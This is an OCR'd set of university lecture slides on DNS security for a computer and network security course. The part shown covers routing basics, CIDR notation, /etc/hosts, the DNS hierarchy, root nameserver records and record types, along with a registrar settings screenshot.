CSC 574
Computer and Network Security


DNS Security

Alexandros Kapravelos
kapravelos@ncsu.edu


(Derived from slides by Will Enck and Micah Sherr)

A primer on routing

Routing Problem: How do Alice's messages get to Bob?



Routing *within* the local network




- Each host knows the network prefix of the local network
  - All nodes within the local network are reachable within 1 hop
  - **CIDR Notation**: BaseAddress/Prefix_Size
    - e.g., 10.0.0.0/24:
      - Network prefix is 10.0.0 (first 24 bits -- or 3 octets)
      - Number of possible addresses in network: 32-24 = 8 bits → 2^8 = 256 addresses


If Alice wants to communicate with node in local network, she uses ARP to discover the node's IP address and relies on the (layer 2) switch to correctly deliver the message.

But what if Alice wants to route *outside* of her local network?


Routing outside of the local subnet



- Alice relays her message thru her subnet's *router*
- Specifies Bob's IP address as destination IP in IP header
- But specifies router's MAC address as destination in Ethernet frame
- Switch relays Alice's message to router



Routing outside of the local subnet



- Router is connected to other router(s)
- Choice of path based on CIDR prefixes and destination IP

But what if Alice doesn't know Bob's (bob.com) IP address?

The Old Fashioned Way

- Each host stores mapping between hostnames and IP addresses
- Local */etc/hosts* file:


```
127.0.0.1       localhost
152.14.93.88    wspr.csc.ncsu.edu wspr
158.130.69.163  www.cis.upenn.edu
18.9.22.169     www.mit.edu
```

- **Q: Does this scale?**

Domain Name System (DNS)

- **Distributed** translation service between hostnames and IP addresses
- http://wspr.csc.ncsu.edu → http://152.14.93.88

DNS


What's the IP address of Bob.com?
Src=A, Dst=DNS, Req=Bob.com?
Src=DNS, Dst=A, Resp=195.42.54.123
195.42.54.123

DNS

- DNS is distributed
  - Organized as a tree, with the **root nameservers** at the top
  - Each **top-level domain (TLD)** (e.g., .com, .edu, .gov, .uk) served by a separate root nameserver
  - Authoritative Name Servers responsible for their domains
  - Domain information stored as a **zone record**

Name servers

- **Authoritative Name Server**: gives authoritative results for hostnames that have been configured
- Domains are registered with a **domain name registrar** (e.g., GoDaddy)
  - Each domain must have one primary and at least one secondary name servers
  - For reliability in case of failure

TLDs

Name servers pre-loaded with IP addresses of TLD name servers

```
A.ROOT-SERVERS.NET.  IN  A  198.41.0.4
B.ROOT-SERVERS.NET.  IN  A  192.228.79.201
C.ROOT-SERVERS.NET.  IN  A  192.33.4.12
...
M.ROOT-SERVERS.NET.  IN  A  202.12.27.33
```

DNS

- Many record types:
  - **A** Records: Maps hostname to IPv4 address
  - **AAAA** Records: Maps hostname to IPv6 address
  - **CNAME** Records: Specifies alias for hostname
  - **MX** Records: Maps hostname to list of Mail Transfer Agents (MTAs)
  - **SOA** Records: Specifies authoritative info about zone

NC STATE UNIVERSITY

Domain Settings | Contact Information | Log-out

kapravelos.com

This domain will expire on: 2/20/2017 12:46:08 AM

General Settings

Old Password	
Password	
Retype Password	

Edit

DNS Information

Help

DNS Settings	Default Custom

Edit


Host Records

Help

